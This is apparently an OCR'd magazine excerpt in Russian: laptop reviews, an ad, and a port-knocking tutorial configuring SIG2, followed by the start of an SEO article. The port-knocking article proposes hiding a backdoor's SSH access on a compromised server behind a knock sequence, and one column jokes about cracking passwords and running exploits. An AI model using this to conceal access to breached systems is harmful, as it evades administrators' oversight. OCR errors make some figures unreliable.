test_lab выражает благодарность за предоставленное на тестирование оборудование компании — ROVER (www.roverbook.ru), также российским представительствам компаний Asus, MSI, LG, BenQ, Acer.

BenQ JoyBook 7000G10

Технические характеристики:
Процессор, ГГц: 1,6, Intel Pentium M 725
Память, Мб: 512
Размер экрана, дм: 14
Видеоплата, Мб: 64, ATI Mobility Radeon 9700
Жесткий диск, Гб: 60
Оптический привод: DVD+RW
Средства связи: модем, LAN, Wi-Fi
Интерфейсы: USB, PCMCIA, FireWire, S-Video, VGA
Габариты, мм: 341x243x33
Вес, кг: 2

$1500





Небольшой ноутбук с широкоформатным экраном, на котором будет очень удобно смотреть фильмы. Весит мало, так что смело можно возить с собой, тем более что время автономной работы у него достаточно велико. Судя по тем результатам тестов, которые он показал, с большинством деловых и мультимедийных приложений он справится без проблем, его комплектующие вполне на это способны. Внешний вид у него классический, так же как и то, что ты увидишь, открыв крышку, — touchpad с двумя клавишами, индикаторы, несколько «быстрых» кнопок. Из особенностей можно отметить встроенный микрофон, неплохой набор ПО, а также пульт дистанционного управления в комплекте поставки. Его трудно потерять, так как он хранится в слоте PCMCIA. А если этот слот занят, то небольшие размеры пульта позволят носить его даже в кармане рубашки.
Довольно слабая видеоплата делает невозможным запуск серьезных игр. Рассчитывай на не очень новые и графически навороченные игрушки. Отсутствие адаптера Bluetooth может осложнить связь ноутбука с различными устройствами.

Acer TravelMate 2350XC

Технические характеристики:
Процессор, ГГц: 1,4, Intel Celeron M 360
Память, Мб: 256
Размер экрана, дм: 14
Видеоплата, Мб: 64, Intel Extreme Graphics 2
Жесткий диск, Гб: 40
Оптический привод: DVD-ROM/CD-RW
Средства связи: модем, LAN
Интерфейсы: USB, PCMCIA, VGA
Габариты, мм: 336x281x 35
Вес, кг: 2, 84

$ 900



Очень доступная по цене модель, с базовым набором функций. Отлично подойдет тем, кто приобретает ноутбук исключительно для работы. Конечно, на нем можно и фильм посмотреть, и музыку послушать никто не мешает, но все-таки больше всего он подходит для выполнения офисных приложений. Его 14-дюймового экрана (не широкоформатного) для них вполне хватит, так же как и стандартной клавиатуры и touch pad'a. В комплект поставки входит весь необходимый системный софт, а габариты ноутбука и приличное время автономной работы позволяют использовать его в дороге.
К сожалению, ценовая доступность объясняется скудностью конфигурации. Встроенный видеоадаптер, минимум ОЗУ, простой (DVD только читает, CD пишет) оптический привод, мобильный процессор Celeron. Именно встроенной графике Acer TravelMate 2350XC обязан столь низким результатам в тестах и тому, что приложения пятой серии (3DMark и PCMark 2005) отказались запускаться. В общем, это недорогая рабочая лошадка начального уровня.

Rover Voyager E410 WH(B)

Технические характеристики:
Процессор, ГГц: 1,7, Intel Pentium M 735
Память, Мб: 512
Размер экрана, дм: 14
Видеоплата, Мб: SiS 661FX
Жесткий диск, Гб: 60
Оптический привод: DVD-ROM/CD-RW
Средства связи: модем, LAN
Интерфейсы: USB, VGA, LPT, COM, PS\2
Габариты, мм: 315x255x39
Вес, кг: 2,4

$ 885



Еще один очень доступный ноутбук, участвующий в сегодняшнем тестировании. Он отлично подойдет человеку, приобретающему мобильный ПК для работы, а не для легкомысленного времяпрепровождения за играми. Его общая производительность довольно высока, выше, чем у изделия Acer, также недорогого. Вообще, основные компоненты у него неплохие: процессор, память и жесткий диск вполне на уровне. Имеется базовый набор интерфейсов, а также средства связи. Габариты и вес невелики, так что с собой можно его таскать безо всяких проблем. В комплект поставки входит набор программного обеспечения.
Крайне слабая встроенная видеоплата, которой из оперативной выделяется только 32 Мб памяти, из графических тестов позволила запустить только 3DMark 2001. То есть о любых современных играх, скорее всего, придется забыть. Нет никаких беспроводных коммуникационных средств, нет возможности записывать DVD-диски, зато есть классические коммуникационные порты. Если вы хотите ноутбук для работы, а не для развлечений, то этот ПК подходит вам идеально.

LG LW60

*вне конкурса

Технические характеристики:
Процессор, ГГц: 1,6, Intel Pentium M 730
Память, Мб: 512
Размер экрана, дм: 15,4
Видеоплата, Мб: 128, ATI Mobility Radeon X600
Жесткий диск, Гб: 60
Оптический привод: DVD+RW
Средства связи: модем, LAN, IR, Wi-Fi
Интерфейсы: USB, FireWire, VGA, S-Video, LPT, PC Card, Express Card
Габариты, мм: 3354x264x30,6
Вес, кг: 2,9

$ 1700



Множество дополнительных клавиш и индикаторов, которые находятся под крышкой этого ноутбука, сразу настраивают на деловой лад. Построенный на технологии Intel Centrino второго поколения (Sonoma), он имеет процессор Pentium M с тактовой частотой 1,6 ГГц, графический адаптер ATI Mobility Radeon X600, оснащенный 128 Мб собственной памяти, а также 512 Мб быстрого ОЗУ типа DDR2. Работая совместно, все эти компоненты показали очень хорошие результаты в тестах на производительность и время автономной работы. Помимо дополнительных клавиш, удобство работы повышает пульт ДУ из комплекта поставки. Средства связи представлены хорошим набором: модем, сетевая плата, инфракрасный порт и адаптер Wi-Fi. В прилагаемый комплект ПО входит утилита LG Intelligent Update, с помощью которой можно легко и быстро обновить все установленное программное обеспечение и драйвера, а также установить исправления для них.
В автономном режиме со схемой питания laptop, LG LW60 значительно сбрасывает производительность, благодаря чему дольше всех работает от батареи. Цена гораздо выше, нежели стоимость остальных участников.

MSI Megabook S425

Технические характеристики:
Процессор, ГГц: 1,6, Intel Pentium M 730
Память, Мб: 512
Размер экрана, дм: 14
Видеоплата, Мб: 128, GeForce Go 6200
Жесткий диск, Гб: 60
Оптический привод: DVD+RW DL
Средства связи: модем, LAN, Bluetooth, Wi-Fi
Интерфейсы: USB, VGA, S-Video, FireWire, PCMCIA
Габариты, мм: 335x205x30
Вес, кг: 2

$ 1470

★★★★

Это уже абсолютно полноценный ноутбук, в котором есть все необходимое не только для работы, но и для развлечений. В отличие от трех предыдущих участников, он прошел довольно успешно все тесты. У него имеются хорошие полноценные (а не встроенные) компоненты, например, видеоплата со 128 Мб собственной (а не выделяемой из оперативной) памяти. Также наличествуют все средства связи, особенно радуют беспроводные Bluetooth и Wi-Fi. Экран широкоформатный, что оценят любители видео. Мощный оптический привод, работающий с двухслойными дисками DVD, а также носителями стандарта +, повышает котировки всего ноутбука. Вес и габариты вполне удовлетворительны, так что при переноске проблем возникнуть не должно. Имеется также и кардридер, понимающий шесть типов карт. В общем, неплохая универсальная машина, которая в дороге обеспечит и работу, и развлечения.
Отсутствует инфракрасный порт. Производительность далеко не самая высокая. Очень яркий индикатор питания будет резать глаза при работе в темноте.

MSI MegaBook S260

Технические характеристики:
Процессор, ГГц: 1,6, Intel Pentium M 725
Память, Мб: 256
Размер экрана, дм: 12,1
Видеоплата, Мб: Mobile Intel 915 GM
Жесткий диск, Гб: 40
Оптический привод: DVD-ROM\CD-RW
Средства связи: модем, LAN, Wi-Fi
Интерфейсы: USB, mini-FireWire, mic, headset, PC Card
Габариты, мм: 330x225x27
Вес, кг: 1,8

$ 1150

★★★

Самый маленький участник нашего тестирования. Его габариты и вес делают его идеальным помощником в дальней дороге, так как много места он уж точно не займет. Необычно, что клавиатура выкрашена в белый цвет. Мощности компонентов (процессор Intel Pentium M 1,6 ГГц, 256 Мб оперативной памяти, встроенный графический адаптер, жесткий диск емкостью 40 Гб) с лихвой хватит для выполнения любой офисной задачи. А адаптер Wi-Fi, поддерживающий последний стандарт - g -, пригодится и для работы, и для развлечения. При работе от батареи скорость выполнения тестовых приложений практически не изменялась. Также к приятным моментам можно отнести наличие кардридера, слотов FireWire и PC Card и наличие в комплекте поставки салфеток для протирки дисплея. Нагрев при работе не очень сильный.
Этот ноут отличает не самая высокая производительность. Встроенный графический адаптер не имеет собственной памяти. Не очень большое время автономной работы.

НОУТБУК ХАКЕРА

$1200

ASUS S200N



МАЛЕНЬКИЙ РАЗМЕР

У ноутбука крайне маленький размер. Он один из самых небольших лаптопов на всем рынке ноутбуков. Его габариты — 225x152x26.5. И весит он меньше килограмма. Его ближайший конкурент Sony VAIO VGN-T2XRP/S имеет габариты 272x205x34. С такими размерами этот ноутбук можно без проблем носить в сумке и при необходимости в любой момент им воспользоваться.

ПРОИЗВОДИТЕЛЬНОСТЬ

В Asus s200n работает на основе центриновского процессора Intel Pentium-M 1000 Mhz. Одного гигагерца тебе хватит не только на отладку какой-нибудь программы, но и на расшифровку паролей тем же John the Ripper'ом, не говоря уже о просмотре фильмов. А благодаря технологии centrino батарейка протянет большее количество времени. Итог: ноут действительно шустренький.

Wi-Fi

На борту s200n стоит Wi-Fi чипсет с поддержкой 802.11b. Если тебе вдруг попадется какое-нибудь заведение с беплатным Wi-Fi, то ты сможешь спокойно заниматься своими делами, попивая чаек или кофе. NSD, например, любит заскочить в Fridays и начать сливать длинные видеофильмы. Минус ноутбука — скорость канала (всего 11 мегабит), так как это еще 802.11b, а не 802.11g.

NSD рекомендует

NSD уже давно пользуется S200n. И протестировал его уже по полной программе: неоднократно ронял на пол, стучал по нему, однажды даже хотел ударить об стену. Тогда у него не работала его программа. S200n все выдержал.
А сколько NSD на нем проделал своих грязных делишек! Куча скомпиленных сплоитов, непонятный трафик. В общем, если ты хакер, то Asus s200n — твой выбор :).

LG Сервис №1

intel inside centrino MOBILE TECHNOLOGY

Преимущества очевидны
LW20 Express

Устали от низкой производительности своего ноутбука?
Малое время автономной работы сводит на нет преимущества компактности?

Приглядитесь к LG LW20 Express! Новый ноутбук LG объединяет в себе высокий вычислительный потенциал, неординарный внешний вид и оптимальный размер. Новейшая мобильная технология Intel® Centrino™ гарантирует уверенную работу в беспроводных сетях Wi-Fi и повышенный ресурс автономности.

Москва: Foster Group 101-47-47; Polaris 7-55555-7; Белый Ветер Цифровой 730-30-30; М.видео 777-777-5; МИР 780-0000; СтартМастер 967-15-15; Техносила 777-8-777; Умные машины 78-000-11; **Воронеж:** RET (0732) 77-93-39; **Екатеринбург:** Белый Ветер Екатеринбург (343) 291-1111; Спикс (343) 242-242-5; Трилайн (343) 378-70-70; **Иркутск:** Комтек (3952) 25-83-38; **Казань:** DOMO (843) 238-38-38; Мэлт (843) 531-12-12; **Липецк:** Регард (0742) 220-555; **Набережные Челны:** Форт Диалог (8552) 59-92-20; **Нижний Новгород:** АйТиОН (8312) 63-01-53; **Новосибирск:** K-Style Мания (383) 214-14-30, Техносити (383) 2-125-333; **Пенза:** UNIT (8412) 43-03-50, Квинта (8412) 52-36-05; **Пермь:** Ноутбукофф (342) 2-444-268; Сатурн-Р (342) 221-60-21; **Ростов-на-Дону:** IMANGO (863) 240-40-32; **Самара:** Геос (846) 270-65-65; **Саратов:** Хардлайн (8452) 22-7676; **Красноярск:** StarCom (3912) 62-33-99; **Тольятти:** СофтЭкс (8482) 377-977; **Тюмень:** ИНЭКС-техника (3452) 39-00-36; **Уфа:** КламаС (3472) 912-112; Цифра (3472) 766-999; **Челябинск:** Comservis (351) 264-91-91; Японская Электроника (351) 247-47-47; **Ярославль:** Фронтекс (0852) 58-58-58.



Товар сертифицирован



iPod Nano 4 GB

Собака с видеокамерой

RoboSapience 2


Sony DSC-T7



Медведь с пультом


Флешка, показывающая объем памяти



Тук-тук, это я!

Port Knocking. Новый фокус от админов в действии

СКАНИРОВАНИЕ ПОРТОВ — ИЗЛЮБЛЕННЫЙ ПРИЕМ СЕТЕВЫХ ВЗЛОМЩИКОВ. С ЕГО ПОМОЩЬЮ МОЖНО ЛЕГКО ОПРЕДЕЛИТЬ АКТИВНЫЕ СЕРВИСЫ, ВЫЯСНИТЬ НАЗВАНИЯ И ВЕРСИИ ИСПОЛЬЗУЕМОГО СОФТА, ПОСЛЕ ЧЕГО ПОПЫТАТЬСЯ НАЙТИ ПОДХОДЯЩИЙ ЭКСПЛОЙТ. ИНОГДА СКАНЕР ПОРТОВ ПОКАЗЫВАЕТ ФИГУ И ГОВОРИТ, ЧТО НА УДАЛЕННОЙ МАШИНЕ ОТКРЫТЫХ ПОРТОВ НЕТ. КОНЕЧНО, РАБОТАЮЩИХ СЕРВИСОВ МОЖЕТ ДЕЙСТВИТЕЛЬНО НЕ БЫТЬ, НО ВОЗМОЖЕН И ДРУГОЙ ВАРИАНТ — АДМИНИСТРАТОР ИСПОЛЬЗУЕТ ПРИЕМ PORT KNOCKING

| Степан Ильин aka Step (step@gameland.ru)

[порт — что?] «Порт нокинг» — это особая технология передачи данных. Для того чтобы лучше ее понять, вспомни азбуку Морзе и конкретно обозначение слова SOS. Сигнал бедствия передается с помощью комбинации — три точки, три тире, три точки. Три точки, соответственно, обозначает букву S, а три тире — букву O. Для всех остальных символов также существуют аналогичные обозначения. Таким образом, общий принцип очень прост: с помощью последовательностей точек и тире можно представить любую букву, а соответственно, слово и текст. Технология Port Knocking использует очень схожий принцип. Разница лишь в том, что для кодирования информации применяются не точки и тире, а серии попыток подключения к закрытым портам. Зачем это нужно? Для многого.

Возьму сразу распространенный и банальный пример. Если клиенту заранее известна секретная последовательность подключений, то он может подключиться даже к тому серверу, у которого открытые порты внешне отсутствуют. Скажем, если бы я хотел приконнектиться к взло-

DENY
ACCEPT
FIREWALL
PORTS
APPLICATION

манному серверу через SSH, то сконструировал такой бэкдор, который не использует напрямую 22 или любой другой порт. Такой подход сразу же вызовет подозрения у любого опытного администратора. Лучше сделать так, чтобы бэкдор определял попытки подключения последовательно на 1011, 1007, 1033, 1002, 1000 порты, после чего открывал доступ к SSH-порту на несколько секунд. Этих секунд будет вполне достаточно, чтобы подключиться и комфортно работать в системе.

Последовательность попыток подключения к закрытым портам называется Knock («тук-тук!»). Несмотря на то, что все порты на сервере закрыты, все попытки непрерывно отслеживаются, и информация о них записывается в логи файрвола. Сервер чаще всего никак не отвечает на эти подключения, но он считывает и обрабатывает их. Если серия подключений обозначена в настройках специального Port Knock демона, на сервере тут же выполнится определенное действие. В большинстве случаев открываются несколько портов, например 22, — для возможности подключения администратора к SSH-сервису. Но это лишь один из вариантов. Триггер может совершенно по-разному реагировать на правильный «тук-тук!» и не только динамически изменять правила файрвола, а еще выполнять любые другие административные действия (скажем, выполнять перезагрузку системы, отключение питания и т.п.). Что касается выбора Knock'ов, то он произволен и зависит исключительно от разработчика. Единственное условие — последовательность подключений (или алгоритм ее составления) должна быть заранее известна как для серверной, так и клиентской стороны.

[4 шага к счастью] Теперь, когда ты представляешь суть технологии, предлагаю рассмотреть ее изнутри (см. схему выше). Условно работу Port Knocking можно разделить на 4 шага, которые обозначены на следующих рисунках. Серый треугольник представляет собой сервер, симпатичные квадратики символизируют конкретные порты, а пунктирные линии — клиентские подключения.

Первый шаг. На сервере работает файрвол, который блокирует подключение к любым портам. Клиент A пытается подключить к N-ому порту, но безуспешно. Та же беда и у клиента B.

Второй шаг. Клиент в заранее известном порядке пытается подключиться к портам 1,2,3,4. В этой последовательности соединений зашифровано специальное сообщение, которое заранее известно серверу. Клиент знает, что после серии попыток подключения, на серверной стороне будет выполнено определенное действие, однако в процессе соединения он не получает от нее каких-либо ответов. Это происходит, потому что в правилах файрвола запрещено реагировать на какие-либо попытки подключения.

Третий шаг. В странном поведении клиента (беспорядочных подключениях к различным портам), подробно описанном в логах файрвола, демон Port Knocking распознал сообщение («тук-тук!») и интерпретировал его. В данном случае он открыл N-ый порт для клиента.

Четвертый шаг. Выдержав паузу, чтобы сервер успел среагировать на Knock-сообщение, клиент еще раз попытался подключиться к порту N. И, о чудо! Несмотря на то, что порт еще совсем недавно был закрыт, подключение прошло успешно!

[вдаемся в детали] Как ты мог заметить, одну из ключевых ролей в механизме Port Knocking играет файрвол. В случае unix-реализаций демон Port Knocking представляет собой лишь продвинутый анализатор логов. От него требуется лишь непрерывно отслеживать изменения в логах файрвола, чтобы распознать в клиентских подключениях Knock-сообщения. Файрвол полностью берет на себя обработку сетевых пакетов, поэтому нужно хотя бы в общих чертах представлять механизмы работы брандмауэра и установки сетевого подключения в целом.

Вообще, процесс соединения по TCP-протоколу проходит в 3 этапа:

1 Клиент посылает пакет серверу со специальным флагом, который называется SYN Flag. Наличие такого флага указывает, что клиент хочет установить соединение.

2 В ответ на запрос клиента сервер посылает пакет, содержащий тот же самый флаг SYN и флаг ACK, обозначающий, что сервер принял запрос о соединении и ждет от клиента подтверждения для его установления.

3 После получения пакета с SYN- и ACK-флагами клиент посылает серверу пакет, содержащий только флаг ACK. Это означает, что соединение установлено успешно.

Если на сервере установлен файрвол, то второй пункт немного видоизменяется. Как только брандмауэр получает от клиента пакет с SYN-флагом, он начинает обрабатывать его. Для этого он считывает параметры пакета и сверяет со своими правилами, после чего выносит вердикт. Если ни одно из правил не разрешает прием данного пакета, пакет отвергается, а соединение разрывается или отбрасывается. Почему «или»? Это тонкий момент: ответная реакция файрвола зависит от его настроек.


Рассмотрим это на примере линуксового ipchains, поскольку он наиболее прост для понимания. Данный брандмауэр может либо принять (ACCEPT), либо отклонить (REJECT), или же проигнорировать (DENY) пакет, отправленный на конкретный порт. С первой реакцией, думаю, все понятно, но в чем разница между двумя последними? В обоих случаях порт-получатель считается закрытым, то есть он недоступен для подключения. Если порт настроен на реакцию REJECT, то сервер возвращает клиенту ICMP-ошибку с сообщением о том, что соединение отвергнуто. Клиенту (вернее, сканеру портов) становится ясно, что доступ блокируется файрволом, а на данном порте реально может крутиться какой-нибудь сервис. В случае, когда для порта установлен статус DENY, никакой реакции на соединение клиента не последует. Получается, что на данном порту нет никакого сервиса в принципе. Понимаешь разницу? Различные вариации я привел во врезке. Рекомендую ее посмотреть.

[конкретные реализации] Существует довольно много реализаций технологии Port Knocking. Ее применяют в троянах, fingerprint-тулзах и просто администраторских прогах, которые позволяют подключиться к серверу на внешне закрытый файрволом порт. В качестве примера возьмем прогу, которая относится к последнему типу и называется SIG2 (*www.security.org.sg/code/portknock1.html*). Почему я ее выбрал? Да потому что это одна из немногих реализаций, которая имеет серверную часть одновременно для UNIX, и Windows-систем. Что касается других реализаций, рекомендую обратиться к сайту *www.portknocking.org/view/implementations*. Более того, наиболее удачные я выделил в сноске к этой статье.

Клиентская и серверная части SIG2 распространяются с исходниками в двух архивах: sig2knockd-0.2.zip и sig2knockc-0.2.zip, которые можно скачать с официального сайта программы или найти на нашем DVD/CD. Само собой, нам понадобится и одно, и другое. Начнем с настройки серверной части.

1 Первое, что нужно сделать, — распаковать архив sig2knockd-0.2.zip и переместить содержимое папки Release в заранее подготовленную директорию, например, c:\PortKnock. Помимо этого, нужно позаботиться о свежей версии драйвера WinPcap (*www.winpcap.org*). Если ты не устанавливал его в системе, сделай это сейчас. В противном случае, SIG2 работать не будет.

2 Теперь, когда бинарники программы находятся в нужной директории, можно приступать непосредственно к настройке. SIG2 является консольным приложением, поэтому конфигурирование демона осуществляется с помощью текстовых конфигов. Информация о пользователях хранится в файле *user.txt*. Синтаксис предельно прост: в каждой строке через двоеточие указывается имя пользователя, хэш его пароля, время создания записи. Само собой, вручную генерировать запись не придется — для этого в дистрибутив программы входит специальная утилита sig2knockd_useradd.exe. Просто запусти ее и введи имя пользователя/пароль. На выходе ты получишь необходимую строчку вроде



конфигурационный файл SIG2 — sig2knockd.conf

step:LpV+uMAw/C0Q3lYHcV9MVQ==:1099864780. Ее нужно без изменений вставить в файл *user.txt* и сохраниться. Рекомендую сразу же обозначить права доступа для этого файла, чтобы обычные пользователи не могли к нему обратиться. Так сказать, в целях безопасности.

3 Дело дошло до главного конфигурационного файла — *sig2knockd.conf*. Пример рабочего конфига поставляется с программой по умолчанию, но объясню все подробнее. Всего в файле указывается 4 параметра: UDP_PORT, FORWARD_TO_IP, FORWARD_TO_PORT, SINGLECONN_PORTOPEN_TIME.

Первый параметр — UDP_PORT — указывает специальный идентификационный UDP-порт. В данной реализации Port Knocking необходим для того, чтобы начать процесс авторизации пользователя. Запомни этот параметр — он понадобится при подключении к серверу. Пусть он будет равен 1001.

Второй и третий параметры — FORWARD_TO_IP и FORWARD_TO_PORT — указывают IP-адрес и порт, на которые будут перенаправляться пакеты в случае успешной обработки Knock-последовательности или, иначе говоря, авторизации. Откроем доступ для FTP-сервера (21 порт) на локальной машине (в качестве IP указываем 127.0.0.1).

С помощью четвертый параметра — SINGLECONN_PORTOPEN_TIME — обозначается время в секундах, в течение которого будет открыт порт.

Конфигурация завершена. Теперь можно приступать к тестированию: для этого зайди в систему под аккаунтом администратора и через командную строку запусти файл *sig2knockd.exe*. Выскочит небольшая справка, любезно рассказывающая о том, что для работы программы необходимо указать сетевой интерфейс. На экран также будет выведен список всех сетевых подключений. Найди среди них интерфейс, относящийся к локалке или инету (в зависимости от того, откуда будут производиться внешние соединения), посмотри его номер и запусти программу с ключом sig2knockd -i <номер_интерфейса>. Примерно так: C:\PortKnock>sig2knockd -i 3.

Подобные проги удобнее запускать как сервис, чтобы они не мозолили глаза консольными окошками. Сделать это несложно: при запуске необходимо лишь добавить ключ -s.

Все. Теперь Port Knocking-демон запущен и готов к работе. В случае успешной авторизации он откроет случайный порт, пакеты с которого будут перенаправляться на FTP-сервис локальной машины. Самое время попробовать подключиться к нему. Клиентская часть SIG2 распространяется в виде одного единственного файла — *sig2knockc.exe*. Все необходимые параметры вводятся через командную строку и в интерактивном режиме, поэтому конфигурационного файла не требуется. Общий синтаксис для запуска утилиты выглядит следующим образом:

sig2knockc.exe <IP-сервер> <управляющий UDP-порт сервера>.

Ты помнишь, какой UDP-порт мы указали в настройках сервера? Вот именно здесь он и понадобится. То есть запускать клиент нужно примерно так: sig2knockc.exe 192.0.0.2 1001.

После запуска программа потребует ввести имя пользователя и его пароль. Как только все необходимые данные будут введены, программа составит Knock-последовательность и выполнит необходимые попытки подключения к серверным портам. Этот процесс будет сопровождаться сообщениями типа:

создаем учетную запись для пользователя step. Полученную строчку нужно вставить в файл user.txt

Knock? (1 — Port = 2152, ISN = 69151B7F)
Knock? (2 — Port = 65060, ISN = 7F154085)
Knock? (3 — Port = 21070, ISN = 1D66E6E8)

Если пароль и имя пользователя были введены правильно, очень скоро ты получишь сообщение Door is open at 192.168.0.2 Port 47189 for 30 seconds. Попробуем подключиться к нему telnet'ом: telnet 192.168.0.1 47189.

И получаем баннер FTP-демона — «Gene6 FTP Server v3.6.0 (Build 23) ready...». Ура, мы действительно перенаправлены на нужный порт!

Остается еще один вопрос: а как же поступить с файрволом, каким образом можно прикрыть порты? SIG2 разработан для тесной интеграции с брандмауэром pktfilter (*www.hsc.fr/ressources/outils/pktfilter/download/*). Это банальный пакетный фильтр, который работает подобно юниксовым файрволам и имеет текстовые конфиги. Проблем с ним возникнуть не должно.

[бонусы port knocking] Скрытый метод идентификации и передачи данных на сервер, который внешне не имеет открытых портов, — одна из ключевых фишек технологии. Никаких методов по определению активной системы Port Knocking на удаленной машине не существует. Идея перебирать различные комбинации — бред по определению. Более того, каждая такая атака будет замечена любой мало-мальски работающей IDS и опытным админом, просматривающим системные логи.

Как известно, пароли к различным сервисам и даже защищенному SSH, можно перехватить снифером. Но при использовании Port Knocking инфа передается с помощью серии попыток подключения к портам, а не в обычных сетевых пакетах. Поэтому без знания, какая именно система используется для реализации этого метода, и внутренностей самой системы перехватить (вернее, правильно истолковать) приватные данные абсолютно невозможно. Чтобы еще больше снизить риск перехвата информации, данные можно «на лету» кодировать и передавать между сервером и клиентом в закриптованном виде. Важно заметить, что шифрование поддерживается большинством реализаций технологии Port Knocking.


В Unix-системах интеграция технологии проходит на раз-два. Она не требует установки новых драйверов, изощренных файрволов и т.п. Port Knocking настраивается на работу со штатным файрволом и практически не требует затрат.

[не обошлось без недостатков] Не надо думать, что использование Port Knocking — это панацея от всех бед. Для того чтобы установить подобное соединение, серверная и клиентская части должны знать одинаковую Knock-последовательность. Алгоритм составления последовательности и необходимые данные нередко хранятся на жестком диске. В случае кратковременного доступа к машине эту информацию можно извлечь и потом использовать в корыстных целях. Наиболее безопасным вариантом считаются реализации клиентов, которые хранят ключи Knock в зашифрованном виде на флеш-картах (получается своеобразный USB-ключ), а также поддерживающие пользовательские аккаунты (как в случае рассмотренной SIG2).

Для комфортной работы технологии последовательность используемых портов должна быть достаточно длинной. Такой расклад обязательно приведет к увеличению потребляемого трафика и нагрузки на канал, что, естественно, не очень хорошо.

Абсолютное большинство реализаций бессильны без файрвола, поскольку не работают с сетевыми пакетами напрямую, а лишь обрабатывают логи брандмауэра и соответствующим образом корректируют их конфиги в ответ на Knock-последовательности. Это плохо, но отсюда вытекает и еще один недостаток. Если произойдет сбой в работе Port Knocking демона, он реально может подпортить тебе жизнь, напортачив в конфигурации файрвола. Вполне возможна ситуация, когда все порты будут заблокированы, и удаленно подключиться к ним будет невозможно.

Для реализации Port Knocking на низком уровне необходимо интегрировать соответствующие функции в файрвол и пакетные фильтры. Именно поэтому реализации этой технологии для винды практически не существуют, в то время как для Linux и BSD, имеющих хорошие штатные файрволы, — миллион



идентификация клиентской машины прошла успешно. Сервер успешно распознал Knock-последовательность, поэтому на удаленном порте в течение 30 секунд был открыт порт 39732

Успешный бизнес — стабильный доход!

Про то, как правильно раскручивать сайт в Интернете

ТЫ ОШИБСЯ, ЕСЛИ ПОДУМАЛ, ЧТО В ЭТОЙ СТАТЬЕ Я БУДУ ОПИСЫВАТЬ ОЧЕРЕДНОЙ МЕТОД ЗАРАБОТКА. В ЭТОМ НЕТ НЕОБХОДИМОСТИ, В ПРОШЛЫХ НОМЕРАХ][Я И ДРУГИЕ АВТОРЫ ОПИСАЛИ ДОСТАТОЧНОЕ КОЛИЧЕСТВО ИНТЕРЕСНЫХ МЕТОДИК. ТОЛЬКО ВОТ БУДУТ ЛИ ОНИ РАБОТАТЬ? СМОЖЕШЬ ЛИ ТЫ УСПЕШНО ПРОДАВАТЬ ХОСТИНГ ИЛИ ПРЕДОСТАВЛЯТЬ VPN-ДОСТУП, ЕСЛИ ВСЯ ТВОЯ АУДИТОРИЯ — СОСЕД ВАСЬКА ИЗ КВАРТИРЫ НАПРОТИВ И ПАРА-ТРОЙКА ОДНОКЛАССНИКОВ? ОТВЕТ ОЧЕВИДЕН. ДЛЯ ТОГО ЧТОБЫ КАК-ТО ПОПРАВИТЬ СИТУАЦИЮ И ПОМОЧЬ, НАКОНЕЦ, ТЕБЕ СТАТЬ КРУТЫМ ДЯДЕЙ, КОМАНДА X И ПОДГОТОВИЛА ЭТУ СТАТЬЮ | Дмитриев Данил aka xbit (stream@oskolnet.ru, 334437228)

[с чего начать?] Готовиться к раскрутке сайта следует задолго до его закачки в Сеть. Как известно, более 70% посетителей приходят через поисковые сайты, такие как Рамблер, Яндекс, Апорт и Mail.ru. Из этого следует, что наша основная задача — «понравиться» поисковым роботам. Причем так, чтобы при выдаче запроса по ключевым словам быть на первой-второй позиции. Как это сделать — не знает никто. Алгоритмы современных поисковиков невероятно сложны, например, исходники поискового движка Рамблера весят более 120 Мб! Однако кое-что нам все-таки известно. Многие веб-маркетологи проводят своеобразные опыты над поисковыми роботами: создают по-разному оптимизированные страницы и смотрят, какие позиции при выдаче запроса они займут. Результатами своих исследований никто из них делиться не будет, однако сегодня я сделаю для тебя исключение.

http://semonitor.ru — программы для раскрутки сайта.
http://promoter.ru — полезные статьи и обзоры.

Итак, вернемся к нашему вопросу. Начинать надо с оптимизации страниц сайта. Имей в виду, что поспешив с публикацией сайта и регистрацией в поисковиках неоптимизированной версии, ты рискуешь несколько месяцев оставаться без посетителей, так как переиндексация может занять немало времени. Поэтому не спеши. Итак, как же оптимизировать свой сайт? Первое — вставить в страничку тэги описания. Раньше поисковики выдавали запрос, опираясь исключительно на содержимое спецконструкций, однако из-за поисковых спамеров, которые так и норовили вбить в эти тэги кучу популярных слов, не относящихся к их сайтам, машины поиска практически свели на нет значение таких тэгов, как meta. Однако пренебрегать возможностью дополнительной прибавки в весе не стоит. Вот HTML-код, который должен располагаться сразу после тэга начала страницы (<html>):

```
<title>Заголовок страницы</title>
<meta http-equiv="Content language" content=ru>
<meta name=description content="описание: какая инфа содержится на этой паге">
<meta name=keywords content="ключевые слова, которые должны помочь пользователю найти твой сайт">.
```

Первый тэг (<title>) является наиболее важным. Изо всех представленных выше тэгов, титл — единственный, который учитывается всеми поисковиками. Да-да, может быть так, что тэг, который ты тюнил два часа, вообще поисковиком не воспримется. В вышеуказанный код ты должен вписать содержание и описание страницы. Тут главное не переборщить. Если в этих тэгах будет слишком много слов, то поисковик может насторожиться и убавить твой рейтинг. Поэтому не надо вбивать бестолковые фразы и популярные запросы типа «секс, порно, юмор». Этим ты только растратишь свободное пространство и сделаешь шаг по пути попадания в черный список поисковиков. Выбраться из этого списка поможет только смена домена. Как правильно подобрать ключевые слова, написано во врезке.

